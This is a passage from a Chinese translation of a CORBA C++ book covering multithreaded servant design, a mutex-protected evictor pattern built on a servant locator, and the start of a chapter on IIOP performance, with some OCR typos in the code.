虽然这种方法在许多应用程序中用得很好, 但它需要调用 ORB 上的专用函数来获得它的文件描述符。这种方法的前提是 ORB 使用的所有通信都是基于文件描述符的, 但是这个前提往往是不成立的(例如在嵌入式系统中, 通信实际上就是一个硬件底板)。而且, 由 ORB 来管理它自己的连接是很困难的, 这会破坏应用程序的可调性。因此建议读者在不是万不得已的情况下, 不要使用这种方法。

使用第一种方法还是第二种方法取决于应用程序。第二种方法比第一种方法允许有更多的并行处理, 但实现起来要困难一些, 因为需要确保应用程序中的所有代码都是线程安全的。请注意, 第一种方法对单线程和多线程应用程序都适用。

21.5 多线程策略

不管 ORB 如何实现多线程请求的调度, 伺服程序必须能够解决并发调用问题。这意味着必须开发一个锁定策略, 以确保对象状态和共享数据结构的访问被正确地互锁。

有两种基本的锁定策略可用: 粗粒度方法和细粒度方法。在粗粒度锁定方法中, 伺服程序在某个时间内只处理一个单独的控制线程, 也就是说, 任何时候, 一个伺服程序内只有一个线程在运行。细粒度方法允许在一个伺服程序内同时有多个控制线程存在。两种方法之间的区别是锁定的粒度不同。

可以通过在每个方法调用的开始部分中简单地锁定每个伺服程序的 mutex(终端执行程序), 并在方法调用的结束部分中把它打开的方式来使用粗粒度模型。这种方法可以自动地避免对每个伺服程序的状态进行并发访问。然而, 必须确定任何由伺服程序共享的状态也是由单独的锁定加以保护的。这种方法非常容易实现和维护, 并且能满足许多应用程序的需要。

在细粒度模型中, 伺服程序和共享状态的每个部分都由它自己的 mutex 加以保护。因为这种方法的锁定粒度要比粗粒度模型细的多, 锁定的内容就少多了, 所以就能使用更多的并行处理。另一方面, 如果每个方法想要访问伺服程序和共享状态的每个部分, 由于锁定需要的开销太大, 所以这种模型的效率会很低。实现这种模型也是很困难的, 因为必须确保对状态进行正确的锁定, 而且为了防止死锁, 每次锁定的顺序都必须是一样的。

21.6 实现多线程服务器程序

在这一节, 我们将使气温控制系统能够在多线程 ORB 环境下运行, 并且通过它来介绍如何解决服务器应用程序的并发性问题。因为在通过伺服程序具体化的对象来管理伺服程

序的生命周期时,可能会出现并发性问题,所以这里的例子是为了给第12章介绍的 CCS 对象的创建和删除操作增加线程安全性。具体来说,我们研究了在12.6.3节所示 Evict 模型的伺服程序定位器的装置创建和删除函数的多线程问题。我们希望伺服程序的一些方法能被不同线程同时访问,因此我们使用细粒度多线程策略。

图21.1所示的是基于定位器的收回实现的模型。收回队列中保存了一个按照 LRU 顺序的伺服程序的列表。伺服程序定位器在队列中添加所创造的伺服程序,如果队列达到它的最大容量,它会首先收回 LRU 伺服程序。可以再复习一下12.6节的内容,以便更好地掌握如何在单线程事件下使用伺服程序定位器实现收回模式。




图21.1 使用伺服程序的定位器实现收回模式

为了原始状态的同步,这一节的所有例子中都使用了多线程 C++ 封装函数,这些函数是 ACE 工具包的一部分^④。即使你的 ORB 实现提供了它自己的多线程封装函数,它们在形式和功能上与 ACE 封装函数也是很相似的。

21.6.1 CCS 生命周期操作的复习

在12.3节中我们介绍了如何给 CCS::Controller 接口增加一些用于创建温度计和恒温器对象的工厂操作。

```

#pragma prefix "acme.com"
module CCS {
    // ...
    interface Controller {
        exception DuplicateAsset {};
        Thermometer create_thermometer(
            in AssetType      anum,
            in LocType        loc
        ) raises(DuplicateAsset);
        Thermostat create_thermostat(
            in AssetType      anum,

```

^④ 可从下述地址获得 ACE C++ 封装函数的源代码:

<http://www.cs.wustl.edu/~schmidt/ACE-obtain.html>

```

    in LocType          loc,
    in TempType         temp
    ) raises(DuplicateAsset,BadTemp);

    // Other operations...
};

};


```

为了创建一个 Thermometer 对象,需要调用 Controller 对象的 `create_thermometer`,并且向 Controller 对象传递新的温度计的设备号和位置。可以用同样的方式来创建 Thermostat 对象,但它们的工厂操作也需要一个用于初始化恒温器温度设置的数值。每个 Thermometer 和 Thermostat 对象在创建完之后被不同的伺服程序具体化。

Thermometer 接口提供 `remove` 操作。由于 12.5.5 节所提到的原因,我们不能通过 `CostLifeCycle::LifeCycleObject` 接口继承 `remove`。当客户程序调用 `remove` 时,Thermometer 和 Thermostat 目标对象就被撤消。通过同一对象引用再进行调用将会引发 `OBJECT_NOT_EXIT` 异常。

21.6.2 总体的应用程序问题

多线程收回实现例子中并没有说明 POA 的创建。假如我们有两个 POA:第一个 POA 是 Root POA 的子类,用于单独 Controller 对象。第二个 POA 是第一个 POA 的子类,用于 Thermometer 和 Thermostat 对象。我们激活 Controller 对象,它的 POA 有 `ORB_CTRL_MODEL`,`PERSISTENT`,`RETAIN`,`UNIQUE_ID` 和 `USE_ACTIVE_OBJECT_MAP ONLY` 策略值。我们在支持 Thermometer 和 Thermostat 对象的 POA 中注册伺服程序定位器。第二个 POA 有 `ORB_CTRL_MODEL`,`PERSISTENT`,`NON_RETAIN`,`UNIQUE_ID` 和 `USE_SERVANT_MANAGER` 策略值。

请注意,在这个例子中,Controller 对象被放置在自己单独的 POA 中,这一点不同于 12.6 节的单线程例子。因为 ORB 可以并发调度请求给多个 POA,即使每个 POA 都有 `SINGLE_THREAD_MODEL` 值,所以在单线程例子中,所有伺服程序都在一个单独的 POA 下注册,以防止并发操作多个伺服程序。这样设计的一个结果是,伺服程序定位器必须识别和处理 Controller 对象的 ID,把不同的 ID 当作不同的情况来对待。在我们的多线程收回实现中,我们显式解决了并发性问题,因此可以像前面所述那样,安全地使用多个 POA。

Thermometer 和 Thermostat 通过在 ICP 网络上传送消息来实现访问或修改装置状态的操作。我们假设这些操作是最小的单元,因此不需要对 ICP 网络的访问进行排队。

单线程收回实现和多线程收回实现的另一个区别是 Controller-impl 伺服程序使用数据结构来保持所有设备的跟踪。单线程实现使用 STL map,以允许 Controller-impl 建立每一个伺服程序,以及由它来具体化的装置的设备号之间的联系。这种方法允许 Controller-impl 在不需要时直接删除伺服程序。然而,如 21.6.7 节和 21.6.8 节所述,在多线程收回实现中,伺服程序调用自己的 `delete` 操作。因此,多线程 Controller-impl 只保留多个装置设备号的一个 STL set。如果请求到达一个设备号不是 set 的装置号上,将引发 `OBJECT_NOT_EXIT` 异常。

同单线程收回实现一样,我们通过 STL list 来实现收回队列:

```
typedef list<Thermometer_<impl * > EviatorQueue;
```

收回队列保存指向 Thermometer_<impl 伺服程序的指针。因为 Thermostat_<impl 由 Thermometer_<impl 派生得到,这两种类型的伺服程序都可以由队列来处理。收回队列是伺服程序定位器的私有数据成员。

伺服程序定位器也跟踪所有正在使用的伺服程序。为此,伺服程序定位器使用了 STL map:

```
typedef map<
    CCS::AssetType,
    EviatorQueue::iterator
> ActiveObjectMap;
```

伺服程序定位器使用这一类型的实例,以便在目标对象的设备号与伺服程序在收回队列中的位置之间进行映射。因为这个映射的目的与 POA 的 Active Object Map(激活对象的映射)的目的很相似,所以这个映射类型被称为 ActiveObjectMap。然而应该记住,伺服程序定位器的激活对象映射——与收回队列一样,它也是私有数据成员——与 POA 的 Active Object Map 没有关系。(我们的 POA 是一个 NON_RETAIN 的 POA,因此它甚至都没有一个 Active Object Map)。

21.6.3 并发性问题

因为 create_thermometer 和 create_thermostat 操作可以同时被不同的客户程序所调用,两个或更多的客户程序可能同时会用相同的参数来调用相同的创建操作。这将会导致同一对象被多次创建。因此我们必须对 create_thermometer 和 create_thermostat 操作的调用进行排队。

工厂操作与 Thermometer::remove 操作共享数据。尤其是,创建操作与 remove 操作都必须访问设备号的控制器集,以便增加或删除目标装置的设备号。这意味着,我们必须对控制器集的访问进行排队,以防止被多线程同时更新。

通过伺服程序定位器的 preinvoke 方法,可以在需要时把收回队列保持为 LRU 顺序,并且在必要时收回伺服程序。即使 preinvoke 是应用程序中仅有的访问和修改收回队列的操作,仍然需要解决并发性问题。POA 可以通过多个不同的线程来调用 preinvoke,甚至可以是相同 ID 的线程。这意味着,每一个伺服程序可以同时处理多个线程的请求。

在 remove 操作中,我们不仅需要通过创建操作来同时访问共享对象的状态,而且必须确保在所有请求被处理完毕之前,对象的伺服程序不能撤消。否则,别的请求调用可能会访问已撤消的伺服程序的数据成员,这会导致服务器应用程序的崩溃。可以用伺服程序的引用计数器来解决这个问题。

21.6.4 Controller_<impl 伺服类

由 Controller 和 Thermometer::remove 方法提供的温度计和恒温器创建函数都需要访问由 Controller_<impl 保存的设备号集,Controller_<impl 是 Controller 对象的伺服程序。为了同时访问这个设备号的集,需要把变量锁定在可以访问这两个伺服类的位置上。下面是修改后的 Controller_<impl 类:

```
# include <set>
# include<string>
# include <ace/Synch_T.h>
# include "CCSS.hh"

class Controller_impl : public virtual POA_CCS::Controller {
public:
    Controller_impl (
        PortableServer::POA_ptr poa,
        const char *           asset_file
    );
    virtual ~Controller_impl();

    // CORBA operations.
    virtual CCS::Controller::ThermometerSeq *
        list() throw(CORBA::SystemException);

    virtual void
        find(CCS::Controller::SearchSeq & slist)
        throw(CORBA::SystemException);

    virtual void
        change(
            const CCS::Controller::ThermostatSeq & tlist,
            CORBA::Short                      delta
        ) throw(
            CORBA::SystemException,
            CCS::Controller::EChange
        );

    // Thermometer and Thermostat creation functions.
    virtual CCS::Thermometer_ptr
        create_thermometer(
            CCS::AssetType asset_num,
            const char * location
        ) throw(
            CORBA::SystemException,
            CCS::Controller::DuplicateAsset
        );

    virtual CCS::Thermostat_ptr
        create_thermostat(
            CCS::AssetType asset_num,
            const char * location,
            CCS::TempType initial_temp
        ) throw(
            CORBA::SystemException,
            CCS::Controller::DuplicateAsset,
            CCS::Thermostat::BadTemp
        );

    // Public mutex for modifying assets.
```

```

ACE_Mutex m_assets_mutex;

// Helper functions to allow thermometers and
// thermostats to add themselves to the m_assets set,
// to remove themselves again, and to check for
// existence. These functions assume that the caller
// acquires the m_assets mutex first.
void add_impl(CCS::AssetType anum)
{
    m_assets.insert(anum);
}
void remove_impl(CCS::AssetType anum)
{
    m_assets.erase(anum);
}
CORBA::Boolean exists(CCS::AssetType anum)
{
    return m_assets.find(anum) != m_assets.end();
}

private:
    PortableServer::POA_var m_poa;
    string m_asset_file;
    typedef set<CCS::AssetType> AssetSet;
    AssetSet m_assets;

    // copy not supported
    Controller_impl(const Controller_impl &);

    void operator=(const Controller_impl &);

    // Helper class for find() operation not shown.
};


```

我们给这个类添加公有的数据成员 `m_assets_mtutex`, 以保护 `m_assets` 集。公有的辅助函数 `addImpl`, `removeImpl` 和 `exists` 提供对这个集的访问。但是它们需要调用程序事先锁定 `m_assets_mutex`。

21.6.5 创建操作的实现

除了需要用于线程同步的代码外, `Controller_impl::create_thermometer` 方法与最初在 12.3.2 节所述的方法完全一样。因为温度计和恒温器在创建时都需要相同的多线程同步, 所以我们只介绍修改后的 `create_thermometer` 方法。

```

CCS::Thermometer_ptr
Controller_impl::create_thermometer(CCS::AssetType anum, const char * loc)
throw(CORBA::SystemException, CCS::Controller::DuplicateAsset)
{
    // Open a nested scope to limit the extent of
    // the guard object.
}


```

```

{
    // Lock the mutex.
    ACE_Guard<ACE_Mutex> guard(m_assets_mutex);
    // Make sure the asset number is new.
    if(exists(anum))
        throw CCS::Controller::DuplicateAsset();
    // Add the device to the network and program its location.
    assert(ICP_online(anum) == 0);
    assert(ICP_set(anum, "location", loc) == 0);
    // Add the new device to the m_assets map.
    add_impl(anum);
}
// Create a reference for the new thermometer.
return make_dref(m_poa, anum);
}

```

锁定 `m_assets.mutex` 后,就可以通过12.3.2节中的原来代码所用的方法来完成创建工作。请注意,因为我们在必要时要引发异常——例如,如果发现装置已经存在的话,就引发 `CCS::Controller::DuplicateAsset` 异常——所以在 `m_assets.mutex` 的析构函数中用 `ACE_Guard<ACE_Mutex>` 来解锁 `m_assets.mutex` 是非常有用的。这样的话,即使发生异常,也不会忘记解锁互斥。

与这个函数的最初版本一样,我们下一步的工作是将设备连在线上,并设置它的位置。在这之后,我们使用12.3.2节中的 `make_dref` 辅助函数来创建新的 Thermometer 对象和它的引用。最后,我们返回新的 Thermometer 对象的对象引用。

请注意,我们使用了一个嵌套的作用域来控制 `ACE_Guard<ACE_Mutex>` 锁定的生命周期,以便在调用 `make_dref` 前解锁 `m_assets.mutex`。如果在 mutex 锁定的情况下调用 `make_dref`,那么就可能产生死锁。`make_dref` 的定义中说明了产生这种现象的原因。

```

static CCS::Thermometer_ptr
make_dref(PortableServer::POA_ptr poa, CCS::AssetType anum)
{
    // Convert asset number to OID.
    ostrstream ostr;
    ostr << anum << ends;
    char * anum_str = ostr.str();
    PortableServer::ObjectId _var oid
        = PortableServer::string_to_ObjectId(anum_str);
    delete[] anum_str;
    // Look at the model via the network to determine
    // the repository ID.
    char buf[32];
    assert(ICP_get(anum, "model", buf, sizeof(buf)) == 0);
    const char * rep_id = strcmp(buf, "Sens-A-Temp") == 0
        ? "IDL:acme.com/CCS/Thermometer;1.0"
        : "IDL:acme.com/CCS/Thermostat;1.0";

```

```

// Make a new reference.
CORBA::Object var obj;
    = poa->create_reference_with_id(oid,rep_id);
return CCS::Thermometer::narrow(obj);
}

```

因为 make_dref 使它创建的对象引用紧缩,所以可能使 ORB 调用新对象的 is_a 操作。这个对象可能没有伺服程序来处理 is_a 请求,因些控制该对象的 POA 将调用伺服程序定位器来提供一个伺服程序。如 21.6.7 节所示,伺服程序定位器的实现想要用它的 preinvoke 函数锁定同一个 mutex。

在这些情况下,可以在不锁定 m_assets_mutex 的条件下安全调用 make_dref 的原因有两个:

- 通过调用 remove 操作来撤消装置。然而,在装置没有对象引用时,不能调用装置的 remove 操作(或其他操作)。因为这时还没有为了新装置来调用 make_dref,make_dref 只是创建对象引用,所以任何客户程序还不能使用该对象引用。直到 create_thermometer 返回后才有可能删除装置。
- 因为在装置的设备号添加到 Controller_impl 已知的设备号集之前,create_thermometer 需要互斥锁,所以任何企图创建同样装置(或其他设备)的其他线程都被阻塞。在互斥锁解锁后,等待的线程将锁定互斥锁,并且察看装置是否存在,如果装置已经存在的话,就引发 CCS::Controller::DuplicateAsset 异常,而不调用 make_dref。

21.6.6 DevicelocatorImpl 伺服程序定位器

DevicelocatorImpl 伺服程序定位器类处理伺服程序收回所需的所有工作。它通过 m_assets_mutex 对收回队列和自己的激活对象映射的访问进行排队,因此它不需要新的数据成员和成员函数。这样的话,下面的 DevicelocatorImpl 类的定义与 12.6.3 节所介绍的完全一样。

```

class DevicelocatorImpl :
public virtual POA_PortableServer::ServantLocator {
public:
    DevicelocatorImpl(ControllerImpl * ctrl);
    virtual PortableServer::Servant
        preinvoke(
            const PortableServer::ObjectId & oid,
            PortableServer::POA_ptr poa,
            const char * operation,
            void * & cookie
        ) throw(
            CORBA::SystemException,
            PortableServer::ForwardRequest
        );
    virtual void
        postinvoke(

```

```

const PortableServer::ObjectId & oid,
PortableServer::POA_ptr poa,
const char * operation,
void * cookie,
PortableServer::Servant servant
) throw(CORBA::SystemException) {}

private:
Controller::impl * m_ctrl;
typedef list<Thermometer::impl * > EvictorQueue;
typedef map<CCS::AssetType,
            EvictorQueue::iterator> ActiveObjectMap;
static const int MAX_EQ_SIZE = 100;
EvictorQueue m_eq;
ActiveObjectMap m_aom;
// copy not supported
DeviceLocator::impl(const DeviceLocator::impl &);
void operator=(const DeviceLocator::impl &);
};

```

21.6.7 实现 preinvoke

preinvoke 的实现必须确保目标装置仍然存在,在必要时给它创建一个伺服程序,并且如果收回队列已满时,可能会收回 LRU 伺服程序。这意味着,preinvoke 必须通过控制器的 exists 辅助函数来访问设备的集合,并且必须修改收回队列,以添加新的伺服程序和收回另一个伺服程序。同时也必须在它自己的激活对象映射中保存有关伺服程序的信息。

因为 POA 可以从多线程中同时调用 preinvoke 函数,所以必须对所有共享数据结构的访问进行排队。一种方法是为每个线程创建一个单独的互斥锁。然而,如果在代码的不同部分中需要同时有 2~3 个互斥锁,这种方法可能会产生问题。具体来说,如果代码的不同部分需要获得不同顺序的互斥锁的话,可能会导致死锁,因为每个不同的线程可能需要一组互斥锁中的不同部分,而这部分又被其他的部分所阻塞。

我们可通过使用单个互斥锁来避免对 Controller::impl 中的 m_assets_mutex 潜在的死锁,以保护对所有共享数据的访问。下面是修改后的 preinvoke 实现,其中使用了这种互斥锁:

```

PortableServer::Servant
DeviceLocator::impl::
preinvoke(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr poa,
    const char * operation,
    void * cookie
) throw(CORBA::SystemException,PortableServer::ForwardRequest)
{
    // Convert object id into asset number.
    CORBA::String_var oid_string;

```

```

try {
    oid_string = PortableServer::ObjectId_to_string(oid);
} catch (const CORBA::BAD_PARAM & ) {
    throw CORBA::OBJECT_NOT_EXIST();
}
istrstream istr(oid_string.in());
CCS::AssetType anum;
istr >> anum;
if (istr.fail())
    throw CORBA::OBJECT_NOT_EXIST();
// Acquire the mutex lock.
ACE_Guard<ACE_Mutex> guard(m_ctrl->m_assets.mutex);
// Check whether the device is known.
if(!m_ctrl->exists(anum))
    throw CORBA::OBJECT_NOT_EXIST();
// Look at the object map to find out whether
// we have a servant in memory.
Thermometer_<T> * servant;
ActiveObjectMap::iterator servant_pos = m_aom.find(anum);
if(servant_pos == m_aom.end()) {
    // No servant in memory. If evictor queue is full,
    // evict servant at head of queue.
    if (m_eq.size() == MAX_EQ_SIZE) {
        servant = m_eq.back();
        m_aom.erase(servant->m_anum);
        m_eq.pop_back();
        servant->remove_ref();
    }
    // Instantiate correct type of servant.
    char buf[32];
    assert(ICP_get(anum,"model",buf,sizeof(buf)) == 0);
    if (strcmp(buf,"Sens-A::Temp") == 0)
        servant = new Thermometer_<T>(anum);
    else
        servant = new Thermostat_<T>(anum);
} else {
    // Servant already in memory.
    servant = * (servant_pos->second); // Remember servant
    m_eq.erase(servant_pos->second); // Remove from queue
    // If operation is "remove", also remove entry from
    // active object map - the object is about to be deleted.
    if (strcmp(operation,"remove") == 0)
        m_aom.erase(servant_pos);
}
// We found a servant, or just instantiated it.
// If the operation is not a remove, move

```

```

// the servant to the tail of the evictor queue
// and update its queue position in the map.
if (strcmp(operation,"remove") != 0) {
    m_eq.push_front(servant);
    m_aom[anum] = m_eq.begin();
} else
    m_ctrl->removeImpl(anum); // Mark device as removed.

return servant;
}

```

除了下面两点,这个实现其他部分与12.6.3节中的实现完全一样。

- 在检查装置是否存在之前,锁定 m_assets_mutex,并且在函数结束之前一直保持它的锁定状态,以保证收回队列和激活对象映射不会因同时的访问而受到破坏。
- 当收回一个伺服程序时,调用它的_remove_ref,而不是把它直接撤消。

请注意,我们并没有调用已经在内存中的伺服程序的_add_ref;只有在收回它或由它具体化的对象是 remove 请求的目标对象时,才会在伺服程序中调用_remove_ref。在把实际的请求调度给伺服程序(在调用 preinvoke 之后,调用 postinvoke 之前)之前,POA 递增伺服程序的引用计数值,以确保在请求执行过程中伺服程序仍然有效。

21.6.8 实现温度计的伺服程序

因为 preinvoke 能够正确地更新共享的数据,所以 Thermometer_implementation 类就变得非常简单。首先,remove 方法设置 m_removed 成员变量,以便说明目标对象已经被撤消了。然后,它就调用自己的_remove_ref。

```

void
Thermometer_implementation::remove() throw(CORBA::SystemException)
{
    m_removed = true;
    _remove.ref();
}

```

请注意,remove 不需要修改伺服程序定位器的激活对象映射或收回队列。通过检查 preinvoke 中的操作名,伺服程序定位器可以有效地收回任何处理 remove 请求的伺服程序。同时也要注意的是,remove 不能从控制器的设备集中删除目标装置。由于以下原因,伺服程序定位器的 preinvoke 方法中也要考虑这个问题。

- 在其他线程中,可能会有对这个伺服程序的其他的请求还在进行中。如果由 remove 来负责删除控制器集中的目标对象的设备号,别的线程可能会发现这种变化,并且会引起混淆。这样的话,它们看上去就像运行已不存在的对象的请求。
- preinvoke 方法必须防止新的线程为一个已被删除的对象创建一个新的伺服程序。如果 remove 负责删除控制器集中的目标对象的设备号的话,它就需要获得 m_assets_mutex,并且删除对象的条目。然而,在它能够再次获得互斥锁之前,其他的线程可能

进入并调用 preinvoke, 以得到同一对象的伺服程序。preinvoke 发现该设备号仍然存在(因为 remove 还没有被执行), 但却在内存中找不到伺服程序, 因此它将创建一个新的伺服程序。当 remove 继续执行并删除目标对象的设备号时, preinvoke 创建的新伺服程序会导致内存泄漏。最终, 如果其他对象有足够的请求到来的话, 伺服程序将到达收回队列的头部, 并被删除掉。通过使 preinvoke 删除控制器集中的目标对象设备号, 就可以避免这些问题。下一次 POA 调用同一目标对象的 preinvoke 时, exits 返回 false 值, 并且 preinvoke 引发 OBJECT_NOT_EXIST。

因为在同一装置上的请求被执行完之前, 它们必须能够继续访问该装置, 所以 remove 不能发送一条 ICL 消息, 以表示装置已经离线。例如, 假设在一个客户程序调用 temperature 属性的同时, 另一个客户程序在调用同一对象的 remove 操作。同时假设 temperature 请求比 remove 请求稍早一些到达, 但是 remove 的线程却占先了。remove 方法继续执行到把装置标记为离线后结束。当 temperature 方法开始再次执行, 并发送 ICP 消息给装置时, 由于装置已经离线了, 所以它将失败。

可以安全地把装置标记为已经离线的地方是在 Thermometer-impl 的析构函数中, 当 Thermometer-impl 的析构函数开始执行时, 所有别的线程都肯定已经不再使用该伺服程序(只要正确地使用了伺服程序的引用计数器)。当最后使用伺服程序的线程调用 _remove_ref 时, 析构函数马上开始执行。Thermometer-impl 析构函数如下所示:

```
Thermometer-impl::  
~Thermometer-impl()  
{  
    if (m_removed)  
        assert(ICP.offline(m_anum) == 0);  
}
```

析构函数对 m_removed 标记进行检查, 而不是无条件地把装置标记为离线。因为伺服程序被收回了, 所以它也就被删除掉了, 在这种情况下, 删除的只是伺服程序, 而不是对象。

最后请注意, 必须从 PortableServer::RefCountServantBase(参阅 11.7.5 节)派生得到 Thermometer-impl 伺服类, 以便它继承 _add_ref 和 _remove_ref 引用计数函数的线程安全的实现。

21.6.9 多线程收回器的评价

通过例程可以看到, 通过伺服程序定位器来实现多线程应用程序的收回器模式比通过单线程方式来实现复杂不了多少。多线程方法所作的修改如下所示:

- 在 Thermometer-impl 中添加了一个互斥锁变量, 以便保护设备号集不被并发访问。
- 在 preinvoke 实现中使用了相同的互斥锁变量, 以便对收回器队列和激活对象映射的访问和修改进行排队。
- 不再通过 Thermometer-impl::remove 方法调用 Controller-impl::removeImpl 来删除目标装置的设备号, 而是在 preinvoke 内部完成删除功能。这对于通过设备号集来确保收回器队列和激活对象映射之间的一致性(通过在锁定 m_assets_mutex 时操作

设备号的方式),以及避免泄漏伺服程序来说是很有必要的。

- Thermometer_ impl 类由 RefCountServantBase 派生得到,以便可以继承 _remove_ref 的线程安全的实现,我们可以使用该实现,而不是直接删除伺服程序。通过这种方式,可以避免在其他线程正在同时处理其他请求的情况下,把伺服程序删除掉。

Thermometer_ impl 和 Thermostat_ impl 方法的实现中都不需要考虑互斥锁问题,因为它们只是调用它们所表示的装置的最基本操作。甚至对于用来修改 m_removed 数据成员的 remove,也不需要考虑并发访问的问题,因为对 DeviceLocator_ impl::preinvoke 上的每个操作的调用进行排队可以确保只有一个线程调用 remove。

多线程收回器实现的最主要问题是,在为 preinvoke 方法的大部分内容锁定 m_assets_mutex 时,会对它的所有调用进行排队。因为每个 Thermometer 和 Thermostat 对象上的每个请求都调用 preinvoke,所以就会由于在锁定上的开销而严重降低应用程序的性能,尤其是在大多数请求执行的时间很短的情况下。

简单地说,可供选择的伺服程序定位器收回的实现方案如下所示:

- 使用简单的伺服程序定位器,为每个请求分配一个新的伺服程序,这种方法因为太多的堆分配而使开销过高。
- 使用服务程序激活器,这样的话,就可以由 POA 来把 Active Object Map 保存在内存中。
- 使用默认的伺服程序,这样就必须花时间确定每个请求所对应的目标对象的 ID,同时也需找出对象(可能是永久性的)的状态。

对于你的应用程序来说,要考虑在伺服程序定位器的收回器方法中,在锁定上的开销是否超过其他方法的开销。

21.7 伺服程序激活器和收回器模式

在11.9节中,我们介绍了调用 deactivate_object 不能保证 POA 真正适时地删除对象的 Active Object Map 条目的原因。这是因为 POA 会把 Active Object Map 条目保持为原始状态,直到对象上没有激活的请求为止。不幸的是,这意味着,接收请求稳定流的对象可能永远不会失效,在这种情况下,它的伺服程序将永远无法失效。

在多线程环境下,不能预测伺服程序是否被释放掉会使通过伺服程序激活器来正确实现收回器模式变得非常困难。因为请求稳定流可以有效地防止对象的失效,并在内存中锁定伺服程序,所以可以在内存中放置比在收回队列中更多的伺服程序,而使程序无法进行。收回的伺服程序处在不稳定状态。它们不再由收回器代码来管理,并且被外来请求保持为的激活状态,直到 POA 有机会告诉伺服程序激活器把它们失效为止。如果合理地管理收回器队列,并在需要时把伺服程序从队列中删除掉,那么我们能做的就是调用 deactivate object,并希望被收回的伺服程序尽快失效,以便它们可以被清除。

如果确信应用程序的大小和性能不会受到内存有太多伺服程序的影响,那么就不用担心使用伺服程序激活器造成的开销。否则的话,我们建议使用伺服程序定位器或默认的伺服程序。

21.8 本章小结

在本章中,我们简单介绍了 CORBA 应用程序的多线程问题,并且也给出了一个遵循第 12 章收回模型的例子,这个例子说明了如何安全地实现在多线程应用程序中的收回器。

即使对有经验的程序员来说,多线程编程也是很困难的。在用多线程编程时,在前期设计上要花多一些时间,并且不妨在编程工作已完成时,检查一下代码。即使对代码进行简单的、非正式的检查,也可以帮助你改正隐含的并发性错误,而这些错误可能需要几个小时甚至几天才能解决。

在本章中,我们没有给出关于多线程编程方面的完整介绍。要了解更多关于一般的多线程编程技术,请参考在附录 B 和参考文献中列出的有关文献。

第22章 性能、可扩展性和可维护性

22.1 本章概述

本章讨论有助于设计具有更好的性能、扩展性、可维护性和可移植性的 CORBA 应用程序的方法，并结束本书的内容。22.3 节讨论由于远程方法调用产生的开销并介绍如何可以降低这些开销。22.4 节对前面章节中所描述的用于优化服务器应用程序的技术进行回顾。22.5 节简要地介绍分布进程负荷的解决方案。最后，22.6 节描述如何将你的应用程序代码与 CORBA 相关的代码隔离的方法，以达到更好的可移植性和独立性。

22.2 简介

现在你也许已经体会到 CORBA 并没有提供一个构造分布式系统的标准化的方法。不能简单地将许多接口凑在一起，实现它们，就期望能得到一个分布式应用程序。的确，CORBA 使得在短时间内就可以很容易地创建一个客户机-服务器应用程序成为可能。但是，如果要创建一个可以适用于大量对象，同时性能优越的应用程序，就必须事先进行周密的规划。

本章中介绍了一些可以用于构造应用程序的设计方法，通过这些方法设计的应用程序不需牺牲代码的可维护性就能达到很好的扩展性和性能。这个讨论决不是完整的。CORBA 可应用于各种分布式系统应用程序，在这里不能将这些问题都进行讨论。相反，我们只能介绍一些可能用于许多应用程序的设计方法。当然，至于这些方法是否适用于你自己的问题，必须由你来判断。

通常，可扩展性、性能和可维护性是相互矛盾的。比如，好的性能可能意味着编码或设计方法将会影响源代码可维护性。同样，增强可扩展性通常意味着在性能上的降低。在这些折衷方案中掌握正确的方法是进行卓越设计的关键，一个标准化的设计方法不可能给出最合适的解决方案。但是，这里所介绍的方法应该有助于你运用正确的设计思想沿着正确的方向前进，你可根据自己的情况对这些方法作一些修改。

22.3 减少消息开销

由于 IDL 和 C++ 类定义十分相似，因此，IDL 接口设计方法与 C++ 类设计可采用同样的方法。这种相似性是既有好处也有坏处。因为 IDL 与 C++ 在语法和语义上是如此的相似，以至于大多数程序员认为只要粗通这些内容，就可以开始开发应用程序。但是，如果简单地认为 IDL 设计与 C++ 类设计是相同的，那就会在设计中遇到很大的麻烦。虽然 CORBA 为了更容易使用，忽略分布和网络的细节，但这也并不是意味着可以认为分布和网络是不存在的。很容易忘记向远程对象发送一个消息比向本地对象发送一个消息要慢几个数量级。所

以考虑不周的 IDL 设计将很容易导致系统可以工作,但是效率极低。

22.3.1 基本 IIOP 性能限制

至少应该有这样一个基本概念,在设计中你需要创建一些基本的性能参数,因此你必须知道发送远程消息的开销。这个开销由两个因素决定:延迟和编组率。调用延迟是发送任何消息中开销最小的,而编组率的开销取决于与发送、接收参数以及返回值(依赖于收发的大小)的开销。

调用延迟

开销最小的发送消息是一个没有任何参数也不返回结果的消息。

```
interface Cheap {  
    Oneway void fast_operation();  
};
```

ORB 为每个时间间隔可以传送的 fast_operation 调用的次数设置了一个基本设计限定:如果你所设计的每个时间间隔发送的消息次数比你的 ORB 可以投递的更多,就不可能达到你的性能目标。

不幸的是,找出 ORB 的能力的唯一的实用方法是创建一个基准测试程序。调用调度的开销随环境的不同有相当大的变化,它依赖于各种变数,比如所采用的网络技术,CPU 速度,操作系统,你的 TCP/IP 实现的效率,你的编译器,以及运行时 ORB 本身的效率。为了给出当前这些技术的粗略状况,一般用途的 ORB 调用调度的时间在1毫秒到5毫秒之间。换句话说,取决于你的 ORB 实现,可以期望的最大调用率为每秒100到1000次操作调用(这些数据我们是在不同的机器上运行一个客户程序和服务器程序,它们之间通过一个目前不再使用的10Mb 以太网相连;客户程序和服务器程序运行在典型的 UNIX 工作站上,并使用大量一般商用的 ORB 实现。如在前面指出的,必须你自己运行合适的基准测试程序来确定特定环境中的调用调度开销)。

不管 ORB 每秒发送200次还是1000次调用,主要问题是远程调用比本地调用要慢几个数量级(在一个常用的 UNIX 工作站上,可以很容易地达到每秒1 000 000次本地函数调用)。

编组率

